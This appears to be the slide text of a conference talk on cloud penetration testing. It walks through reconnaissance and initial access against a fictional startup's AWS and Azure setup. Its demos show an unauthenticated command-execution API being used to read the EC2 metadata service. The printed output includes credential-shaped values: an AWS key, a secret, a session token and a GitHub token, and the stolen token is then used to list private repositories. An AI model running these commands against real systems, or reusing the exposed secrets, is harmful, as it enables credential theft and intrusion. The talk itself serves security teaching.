


@glassesboy



# From Rain to Rainbows: Making Cloud Pentesting Colorful

```
aws iam get-user --user-name gl4ssesbol
```

```
{  
  "User": {  
    "UserName": "gl4ssesbol",  
    "Name": "Bleon Proko",  
    "Description": "Just someone persistent in finding stuff  
created by others and pretend those are his.",  
    "Position": "Information Security Specialist",  
    "Arn": "arn:aws:iam::123456789012:user/gl4ssesbol",  
    "Extra": "Thank you, Vera Grabocka."  
  }  
}
```





# Top 10 SaaS Cloud Security Issues

- Lack of visibility into data within cloud applications
- Theft of data by malicious actor
- Incomplete control over access
- Inability to monitor data in transit
- Cloud applications not being provisioned by the IT (e.g., shadow IT)
- Lack of staff with the skills to manage security
- Inability to prevent malicious insider theft or misuse of data
- Advanced threats and attacks against the cloud application provider
- Inability to assess the security of the cloud application provider's operations
- Inability to maintain regulatory compliance



# The Cloud Wars —

Azure	aws	Google Compute
Available Regions	Azure Regions	AWS Regions and Zones
Compute Services	Virtual Machines	Elastic Compute Cloud (EC2)
App Hosting	Azure Cloud Services	Amazon Elastic Beanstalk
Serverless Computing	Azure Functions	AWS Lambda
Container Support	Azure Container Service	EC2 Container Service
Scaling Options	Azure Autoscale	Auto Scaling
Object Storage	Azure Blob Storage	Amazon Simple Storage (S3)
Block Storage	Azure Managed Storage	Amazon Elastic Block Storage
Content Delivery Network (CDN)	Azure CDN	Amazon CloudFront
SQL Database Options	Azure SQL Database	Amazon RDS
NoSQL Database Options	Azure DocumentDB	AWS DynamoDB
Virtual Network	Azure Virtual Network	Amazon VPC
Private Connectivity	Azure Express Route	AWS Direct Connect
DNS Services	Azure Traffic Manager	Amazon Route 53

Azure	aws	Google Compute
Log Monitoring	Azure Operational Insights	Amazon CloudTrail
Performance Monitoring	Azure Application Insights	Amazon CloudWatch
Administration and Security	Azure Active Directory	AWS Identity and Access Management (IAM)
Compliance	Azure Trust Center	AWS CloudHSM
Analytics	Azure Stream Analytics	Amazon Kinesis
Automation	Azure Automation	AWS Opsworks
Management Services & Options	Azure Resource Manager	Amazon CloudFormation
Notifications	Azure Notification Hub	Amazon Simple Notification Service (SNS)
Load Balancing	Load Balancing for Azure	Elastic Load Balancing
		Cloud Load Balancing
		None



# If you want the methodology mostly in theory:

**Slides:** <https://www.pepperclipp.com/presentations>



**Videos:** <https://www.youtube.com/watch?v=VPLPUQTbhFw>






---

# Let's Play a Game!!!



# Target




## Pepperclipp Inc


- Startup focused on application development
- Uses Azure and AWS for their projects
- Posted a tweet about how cloud is better than on-premise in terms on security (which can be forgiven)
- The new kid in block. Needs a warming welcome.



# Rules

- Only attack AWS Provided Services
- The scope is the IaaS and PaaS Services
- No user credential will be used
- No user will be modified (neither adding to group, nor assigning privileges)
- Roles (including instance profiles and Lambda Roles are allowed to be used)





10100101  
10001001


# Reconnaissance



# Check DNS Records

We can start checking for dns records, by Google Dorking, DNS fuzzing or using tools like sublist3r.

Output from  
dnsdumpster



# Find hosts by Certificates

You can leverage crt.sh to get a list of subdomains that a target has certificates bought for:



Certificates						
	crt.sh ID	Logged At	Not Before	Not After	Common Name	Matching Identities
	<a href="#">6694529879</a>	2022-05-09	2022-05-09	2022-08-07	ctf.bsides Tirana.al	ctf.bsides Tirana.al C=US, O=Let's Encrypt, CN=R3
	<a href="#">6694521053</a>	2022-05-09	2022-05-09	2022-08-07	ctf.bsides Tirana.al	ctf.bsides Tirana.al C=US, O=Let's Encrypt, CN=R3
	<a href="#">6218800170</a>	2022-02-21	2022-02-17	2023-02-17	bsides Tirana.al	bsides Tirana.al www.bsides Tirana.al C=US, O=DigiCert Inc, CN=GeoTrust TLS DV RSA Mixed SHA256 2020 CA-1
	<a href="#">6197472186</a>	2022-02-17	2022-02-17	2023-02-17	bsides Tirana.al	bsides Tirana.al www.bsides Tirana.al C=US, O=DigiCert Inc, CN=GeoTrust TLS DV RSA Mixed SHA256 2020 CA-1
	<a href="#">6196492624</a>	2022-02-17	2022-02-17	2023-02-17	bsides Tirana.al	bsides Tirana.al www.bsides Tirana.al C=US, O=DigiCert Inc, CN=GeoTrust TLS DV RSA Mixed SHA256 2020 CA-1
	<a href="#">5653590738</a>	2021-11-21	2021-11-21	2022-02-19	bsides Tirana.al	bsides Tirana.al www.bsides Tirana.al C=US, O=Let's Encrypt, CN=R3
	<a href="#">5653585801</a>	2021-11-21	2021-11-21	2022-02-19	bsides Tirana.al	bsides Tirana.al www.bsides Tirana.al C=US, O=Let's Encrypt, CN=R3

The target has certificates for all of these subdomains. We can start checking if they are also using a cloud service

# Categorizing Services by IP

Each Cloud Service and Vendor have specific IP ranges that you can use to enumerate the services used by a vendor:

```
IP-FILE: /home/glb/dns.txt
{
  "IP-FILE": "/home/glb/dns.txt",
  "Services": {
    "EC2": [
      {
        "IP": "54.235.46.51",
        "Service": "EC2",
        "domain": "dev.aws.asia-cfp.blackhat.com",
        "network_border_group": "EC2",
        "region": "EC2",
        "vendor": "Amazon"
      },
      {
        "IP": "52.200.126.32",
        "Service": "EC2",
        "domain": "uat.trstats.blackhat.com",
        "network_border_group": "EC2",
        "region": "EC2",
        "vendor": "Amazon"
      },
      {
        "IP": "35.169.173.143",
        "Service": "EC2",
        "domain": "prod.usa-trainings-cfp.blackhat.com",
        "network_border_group": "EC2",
        "region": "EC2",
        "vendor": "Amazon"
      }
    ]
  }
}
```



Using the previous domain list, we can check what services a company is using by fuzzing the IP addresses.

# Demo

```
(bsides)()()Nebula) >>> |
```



# Website Buckets —

Buckets can be used as a cheap alternative website hosting. When this feature is enabled, you'll be provided a DNS Name that you can point to from a custom domain name.

```
glb@SPACESHIP:~$ nslookup www.pepperclipp.tech
Server:      192.168.208.1
Address:     192.168.208.1#53

Non-authoritative answer:
www.pepperclipp.tech canonical name = pepperclipp-webapp-304252430643.s3.eu-west-3.amazonaws.com.
pepperclipp-webapp-304252430643.s3.eu-west-3.amazonaws.com canonical name = s3-r-w.eu-west-3.amazonaws.com.
Name:  s3-r-w.eu-west-3.amazonaws.com
Address: 52.95.155.86
Name:  m.gtld-servers.net
Address: 192.55.83.30
Name:  m.gtld-servers.net
Address: 2001:501:b1f9::30
Name:  g.gtld-servers.net
Address: 192.42.93.30
Name:  g.gtld-servers.net
Address: 2001:503:eea3::30
Name:  j.gtld-servers.net
Address: 192.48.79.30
Name:  j.gtld-servers.net
Address: 2001:502:7094::30
```



Something you might notice is the usage of Account ID on resource name. You can use that on other enumerations.

# Check if ECR is being used ↗


Even if you configure an ECR as a private Registry, the public hostname is still created with the format:

*<Account ID>.dkr.ecr.<region>.amazonaws.com*

```
glb@SPACESHIP:~$ nslookup 304252430643.dkr.ecr.eu-west-3.amazonaws.com
Server:      192.168.208.1
Address:     192.168.208.1#53

Non-authoritative answer:
304252430643.dkr.ecr.eu-west-3.amazonaws.com canonical name = nlb1-afa4ca7e51e6eb30.elb.eu-west-3.amazonaws.com.
Name:      nlb1-afa4ca7e51e6eb30.elb.eu-west-3.amazonaws.com
Address:   52.47.181.223
Name:      m.gtld-servers.net
Address:   192.55.83.30
Name:      m.gtld-servers.net
Address:   2001:501:b1f9::30
Name:      g.gtld-servers.net
Address:   192.42.93.30
Name:      g.gtld-servers.net
Address:   2001:503:eea3::30
Name:      j.gtld-servers.net
Address:   192.48.79.30
Name:      j.gtld-servers.net
Address:   2001:502:7094::30
Name:      f.gtld-servers.net
Address:   192.35.51.30

glb@SPACESHIP:~$ |
```



You can use the Account ID that you got previously to enumerate this.

Alternatively, get-caller-identity will provide you with the account ID.



# Initial Access



# Azure Initial Access Methods

- Credentials in Source Code
  - Access to the code
  - Static Analysis
  - Repositories (Github, Gitlab, Bitbucket)
  - Access Key and Secret Key or Session Token
- Access to public storage files (might contain credentials)
- Credentials from browser
- Phishing
  - Phishing (modliskha, evilginx)
  - Same password usage on many accounts (private and company related)
- Access to AWS Cli config file
- Cloud Machine Credential Access
  - RCE in cloud machine (Metadata Access, Environment Variables Access, file access)
  - SSRF in Cloud machine (AWS Metadata API v1)
  - SSTI (Metadata Access, Environment Variables Access, file access)
- Emails
- Vendor Support Tickets (might contain credentials, or at least info regarding services used)
- Public Breaches
- God Forbid, public sites like Pastebin

# RCE on Public API

We find an Unauthenticated RCE on the API on api.pepperclipp.tech.

```
glb@SPACESHIP:~$ curl api.pepperclipp.tech | jq
  % Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload Total   Spent    Left  Speed
100  215  100  215    0     0  209k      0 --:--:-- --:--:-- --:--:-- 209k
{
  "example": "curl -X POST api.pepperclipp.tech/api/latest/commands -d '{\"command\": \"pwd\"}' -H \"Content-Type: application/json\""
}
  "message": "To run command go to the path provided",
  "path": "/api/latest/commands"
}
```



With even explanations

```
glb@SPACESHIP:~$ curl -X POST api.pepperclipp.tech/api/latest/commands -d '{"command": "whoami"}' -H "Content-Type: application/json"
{"output": "root\n"}
glb@SPACESHIP:~$ |
```

# Access Meta-Data API

We can leverage this to access the Meta-Data API and get the credentials inside it.

```
glb@SPACESHIP:~$ curl -X POST api.pepperclipp.tech/api/latest/commands -d '{"command": "curl 169.254.169.254/latest/meta-data/iam/security-credentials/EC2_SSM_Role"}' -H "Content-Type: application/json"
{"output": '{\n    "Code": "Success",\n    "LastUpdated": "2022-05-21T00:32:14Z",\n    "Type": "AWS-HMAC",\n    "AccessKeyId": "ASIAUNVW3VEZY57NMR2X",\n    "SecretAccessKey": "8i0YQK4hzg5uS6eL4ACDIPSSoeY0v0KSq7Wrda+0",\n    "Token": "IQoJb3JpZ2luX2VjEDkaCWV1LXdIc3QtMyJGMEQCIAQtf7VxxDDr/h0QMe+8LZuNVG14ZvcSZl336hYSx14zAiA+IlhcM88a5vC4E0Zl03+Dk+63W2X21LUCXD7jL2P3mirNBAgiEAAaddMwNDI1MjQzMDY0MyIMCie22nN7e6DPXIJyKqoEngwj7jJcouDGRJpEGa3DxDq0eGZsGZ/pG9wcFTJ0tM4TytPPAP3JXI7AHttKGUiG4/7KChyXzCwARaWEbtkQtoXHNbD6XnVPBtycBK470UvdL+PqQ7otrgTNGfGFtPA7TmKw1tjqBeXLyaKHAeyQyT1q7a2LtMTP7U70aAdew+9kLzDdxV8GjXF8+ZX34WHyjGX56XCI0ngKIp7fCUtgaa+sH1T3VvvNIc3LmrR1fC6VqMjM1mQDPcM+RTybM+/0Sre3YWz1kPIK8mwGEwSCMidB6pRLLUHu8MWdm3cbGDTd0nuveE8k/YzRmwFX8RG64Vv6cKfIJ2euz28z1OCKJ42fBON8ItgkC1eHaCcPQzuwyi2R9uhsbZ8K5wznHJHoM7zDqT7HCKiqRuTaqa+7FEwHbnnZBkGYQ1WZ8734Q/nkHXmB1Yg0kNqGPUMdFZDPPsHFwPGWVJMErGLBKRJMioHQj+qfM8FMTeDosnfPRzhhZonSxlr98xkPqJkdW6/bR+Q8LwC09jtLLCDD43B62dheo/MkEhQLw/0nD3cSupTMejHz9Cl8uP0XevbYVW785L51PYfALxwsOYWPPsCkxyzs06swJS1dn2o7khIoZ6twErjkVCjnMviJ03ATB5ejIU/XPX+k/Uxl4bskx7AWwtTR8jCufnbob4nQXNbavnRc6AZ1JBVKGPVCbMBR+uTrx/bbkM+DjpkpYqS0h1JkznAiUwISzmHmmgh0aglAY6qqGFtjwvHLFZibMHYQhk3PVQPz6olt5+aiFqPAi1V//B3DRYFpk+J8sfAMRM8kKgi0cmVt/nA+Lzk8663C0rayIqVffxJe+VNqCL2vkD4eZ1z0IDMqGKYbthfb5NeLqBHZeXkQw57Aq5zeQSiHr/UuYRYnigHTWSkN+7eMnJTV8Ueh59kYUgse70ZjbJSJ3rQkaaQXjq7IJcVnsQ0LLkBvtMgQ8fBkA70zilyw==',\n    "Expiration": "2022-05-21T06:53:30Z"}\n}'
```




```
(bsides)()(Nebula) >>> getuid
-----
UserName: i-0c36a554adb5a729d
-----
{
    "UserID": {
        "Account": "304252430643",
        "Arn": "arn:aws:sts::304252430643:assumed-role/EC2_SSM_Role/i-0c36a554adb5a729d",
        "UserId": "AROAUNVW3VEZV6EZRS5WC:i-0c36a554adb5a729d"
    },
    "UserName": "i-0c36a554adb5a729d"
}
```

# Access Instance User-Data

*Instance User Data is stored on the API on 169.254.169.254 and easily accessible (read only).*

```
glb@SPACESHIP:~$ curl -X POST api.pepperclipp.tech/api/latest/commands -d '{"command": "curl 169.254.169.254/latest/user-data"}' -H "Content-Type: application/json"\n{'output': '#!/bin/bash\n\nexport REPOS_GIT_TOKEN=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\n'}\n\n-----\n
```



```
>>> from github import Github\n>>> g = Github("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")\n>>> for repo in g.get_user().get_repos():\n...     print(repo.name)\n...\nImportant-Project-No1\nImportant-Project-No2\nVulnAPI
```



We leverage it to get access  
to private repositories

# Demo

```
nick@heavybox:~$ aws ssm start-session --target i-0e5df773bb23f747b
```





Let's Play Another  
Game!!!



# Rules

- The scope is the IAM Services
- User, Groups, Service Principals credential will be used
- Managed Identities are off limits
- IAM can be modified
- Roles can be assigned or removed
- Nothing else will be modified
- No private account/social media or any other credential will be targeted.
- No user device will be targeted





10100101  
10001001

# Reconnaissance




# Check if Azure is being used

Making a request to the below URL will show if Azure is being used and what type of authentication is being used, just by providing the domain:

*https://login.microsoftonline.com/getuserrealm.srf?login=<domain>*

```
glb@SPACESHIP:~$ curl https://login.microsoftonline.com/getuserrealm.srf?login=pepperclipp.tech | jq
% Total    % Received % Xferd  Average Speed   Time     Time      Current
                                         Dload  Upload Total   Spent    Left  Speed
100  252  100  252    0     0   890      0 --:--:-- --:--:-- --:--:--  887
{
  "State": 4,
  "UserState": 1,
  "Login": "pepperclipp.tech",
  "NameSpaceType": "Managed",
  "DomainName": "pepperclipp.tech",
  "FederationBrandName": "Default Directory",
  "CloudInstanceName": "microsoftonline.com",
  "CloudInstanceIssuerUri": "urn:federation:MicrosoftOnline"
}
glb@SPACESHIP:~$ |
```



Usage shows the type of authentication, in our case Federation for an On-Premise Federation Server, or Azure for Azure Management Authentication (Password hash synchronization for hybrid deployments, or just Azure Usage and no Hybrid connection)

# Get Azure Tenant ID

To get the Tenant ID, make a request to:

*https://login.microsoftonline.com/<domain>/v2.0/.well-known/openid-configuration*

```
glb@SPACESHIP:~$ curl https://login.microsoftonline.com/pepperclipp.tech/v2.0/.well-known/openid-configuration | jq
% Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload   Total Spent  Left Speed
100  1753  100  1753    0     0  6216      0 --:--:-- --:--:-- --:--:--  6216
{
  "token_endpoint": "https://login.microsoftonline.com/b1fa2e5a-9759-41d3-8066-10189d3c7bb6/oauth2/v2.0/token",
  "token_endpoint_auth_methods_supported": [
    "client_secret_post",
    "private_key_jwt",
    "client_secret_basic"
  ],
}
```

The Tenant ID for pepperclipp.tech

# Demo

```
(bsides)()(Nebula) >>> |
```



# Another way to check Azure Usage

When a custom domain is configured on Azure, a TXT or MX record is required to allow Azure to verify it. The MX and TXT have a specific format, which is easy to detect, allowing you to check if the domain is being configured as a custom domain on Azure.

To use [REDACTED] with your Azure AD, create a new TXT record with your domain name registrar using the info below.

Record type  **TXT**  MX

Alias or host name

Destination or points to address

TTL

[Share these settings via email](#)  
Verification will not succeed until you have configured your domain with your registrar as described above.

**Verify**

*The DNS  
MX Record*

To use [REDACTED] with your Azure AD, create a new MX record with your domain name registrar using the info below.

Record type  **MX**  TXT

Alias or host name

Destination or points to address

TTL

Priority

[Share these settings via email](#)  
